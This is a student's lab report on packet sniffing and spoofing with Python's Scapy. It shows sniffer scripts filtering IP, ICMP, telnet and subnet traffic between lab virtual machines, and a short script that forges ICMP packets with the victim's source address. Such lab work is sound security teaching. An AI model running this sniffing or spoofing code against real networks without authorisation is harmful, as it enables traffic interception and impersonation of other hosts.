LAB 1: PACKET SNIFFING AND SPOOFING

(NAME:TILAK VIGNESH , SRN:PES2UG19CS432)

REF: Victim IP->10.0.2.6

Attacker IP->10.0.2.7

Task 1: Sniffing Packets:

Task 1.1 Sniff IP packets using Scapy:

I ran a code to simply sniff ip packets to and from the victim. Python's scapy library provides a "sniff" function which simply sniffs out packets based on the filter in this case IP and performs a prn based on a function in this case print_pkt.

Command:

```
sudo python sample.py
```

Explain on which VM you ran this command and why? Provide a screenshot of your observations.


I ran this command on the attacker because the attacker is supposed to sniff incoming and outgoing packets from the victim.

CODE:

```
#!/usr/bin/python
from scapy.all import *
print("SNIFFING PACKETS...");
def print_pkt(pkt):
     pkt.show()
pkt = sniff(filter='ip',prn=print_pkt)
```

The filter "ip" makes sure only ip packets are captured.

```
[09/07/21]seed@PES2UG19CS432_TilakVignesh_ATTACKER:~/Week1$ sudo p
ython3 task1.py
sudo: unable to resolve host PES2UG19CS432_TilakVignesh_ATTACKER
SNIFFING PACKETS...
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:b7:af:9e
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 56
     id        = 29978
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xf7eb
     src       = 10.0.2.6
     dst       = 192.168.1.1
     \options   \
###[ UDP ]###
        sport     = 51515
```




This a single ip packet captured by the attacker using the basic sniffer program.

Command:

```
python sample.py
```

Now, we run the same program without root privileges. Do you find any issues? If so, why?

Provide a screenshot of your observations.



The above program without sudo gave an error. This is because sniffing occurs in promiscuous mode which requires root privileges.

Task 1.2 Capturing ICMP, TCP packet and Subnet

Capture only the ICMP packet

The code is similar to the previous one. The only difference is the filter would be "icmp" instead of "ip".

Code:

```
#!/usr/bin/python
from scapy.all import *
print("SNIFFING PACKETS...");
```

```
def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='icmp',prn=print_pkt)
```

The filter ICMP makes sure only ICMP packets are captured.

Command:

```
sudo python sample.py
```

Provide a screenshot of your observations

Open another terminal on the same VM ping 8.8.8.8

ATTACKER:

```
[09/07/21]seed@PES2UG19CS432_TilakVignesh_ATTACKER:~/Week1$ sudo p
ython3 task1.py
sudo: unable to resolve host PES2UG19CS432_TilakVignesh_ATTACKER
SNIFFING PACKETS...
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:b7:af:9e
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 50353
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x1c6a
     src       = 10.0.2.6
     dst       = 172.217.160.174
     \options   \
###[ ICMP ]###
        type      = echo-request
```

```
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x63dc
        id        = 0xb9d
        seq       = 0x1
        unused    = ''
###[ Raw ]###
           load      = 'Nk7a\x11\\xb6\x06\x00\x08\t\n\x0b\x0c\r\x0
e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\
x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 08:00:27:b7:af:9e
  src       = 52:54:00:12:35:00
```

8.8.8.8 Is a google dns server. The icmp requests and replies are captured by the attacker.

Command:

```
ping 8.8.8.8
```

The ICMP packets are captured by the sniffer program. Provide a screenshot of your observations.

VICTIM:

```
[09/07/21]seed@PES2UG19CS432_TilakVignesh_VICTIM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=117 time=66.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=117 time=14.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=117 time=14.8 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=117 time=14.2 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=117 time=14.7 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=117 time=15.4 ms
^Z
[4]+  Stopped                 ping 8.8.8.8
[09/07/21]seed@PES2UG19CS432_TilakVignesh_VICTIM:~$
```

Once the victim starts pinging 8.8.8.8 the attacker starts capturing packets.

TASK 1.2.1: Capture any TCP packet that comes from particular IP and with a destination port number 23

Code:

```
#!/usr/bin/python
from scapy.all import *
print ("SNIFFING PACKETS...");
def print_pkt(pkt):
    pkt. show ()
pkt = sniff (filter='tcp and (src host 10.0.2.6 and dst port 23)', prn=print_pkt)
```

Telnet packets with src host 10.0.2.6 are only captured and shown

Command:

```
telnet 10.0.2.9
```

Explain where you will run Telnet. Provide screenshots of your observations.

ATTACKER:


```
Terminator                                                    En   9:22 AM
/bin/bash
/bin/bash 66x24
###[ Ethernet ]###
  dst       = 08:00:27:6f:b5:6b
  src       = 08:00:27:b7:af:9e
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 54
     id        = 3425
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x1545
     src       = 10.0.2.6
     dst       = 10.0.2.7
     \options   \
###[ TCP ]###
        sport     = 46800
        dport     = telnet
        seq       = 783925630
        ack       = 318665336
        dataofs   = 8
```

```
        reserved  = 0
        flags     = PA
        window    = 229
        chksum    = 0x99f
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (
381952, 214660))]
###[ Raw ]###
           load      = '\r\x00'
```

The attacker captures telnet(Port 23) packets coming from the ip 10.0.2.6

These packets are filtered in the using the “filter” attribute of the command “sniff”

VICTIM:



The telnet command is run in the user from where the packets are sniffed and it establishes a telnet connection with the ip address of the machine running the sniffing program. (The telnet command can be run between any 2 devices which supports telnet communications)

Task 1.2.2 Capture packets comes from or to go to a particular subnet

The subnet I picked was 74.6.136.0/24 . From which the first ip address in the subnet was pinged.

Code:

```
#!/usr/bin/python
from scapy.all import *
print("SNIFFING PACKETS...");
def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='src net 74.6.136.0/24',
prn=print_pkt)
```


Only packets from the subnet 74.6.136.0/24 as the src ip are captured

Commands:

```
ping 74.6.136.1
```

Provide a screenshot of your observations.

VICTIM:



The victim in the screenshot is pinging an ip of a subnet.


```
sudo python sniff1.py
```


Provide a screenshot of your observations.

The attacker sniffs only those packets from the ip subnet 74.6.136.0/24

Where the ip address of the subnet is the source. So, in this case, it captures only the echo-replies since the src ip belongs to the subnet.

ATTACKER:





Task 2: Spoofing

Victim IP->10.0.2.6

Attacker IP->10.0.2.7

The Below code spoofs a packet with src ip of the victim and a random destination ip and sends it. In return the victim receives a reply from the ip even without sending a requests on its own.

Code:

```
#! /usr/bin/python

from scapy.all import *

print ("SENDING SPOOFED ICMP PACKET...");
```

```
IPLayer = IP()
IPLayer.src="10.0.2.6"
IPLayer.dst="74.6.136.1"
ICMPpkt = ICMP()

pkt = IPLayer/ICMPpkt
pkt. Show ()
send(pkt,verbose=0)
```

Command:

```
sudo python spoof.py
```

Provide a screenshot of your observations.

Show from Wireshark capture that the live machine sends back an ICMP response.


ATTACKER:

```
[09/07/21]seed@PES2UG19CS432_TilakVignesh_ATTACKER:~/Week1$ sudo p
ython3 spoof.py
sudo: unable to resolve host PES2UG19CS432_TilakVignesh_ATTACKER
SENDING SPOOFED ICMP PACKET...
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 10.0.2.6
  dst       = 74.6.136.1
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0
```

The attacker spoofs an ICMP echo request with src ip of the victim and destination ip 74.6.136.1

The victim then gets an echo-reply(ICMP) even though it didn't send an echo request.

VICTIM WIRESHARK




The wireshark capture shows that the victim just recieves an ICMP reply without sending an ICMP request. (ie The ICMP request is accepted by the ip 74.6.136.1)

Command:

```
ping 10.0.2.7
```

Open Wireshark and observe the ICMP packets as they are being captured.

Provide screenshots of your observations.



Task 3: Traceroute


Command:

```
sudo python traceroute.py 192.168.254.1
```

On running the above python code, provide a screenshot of the response.

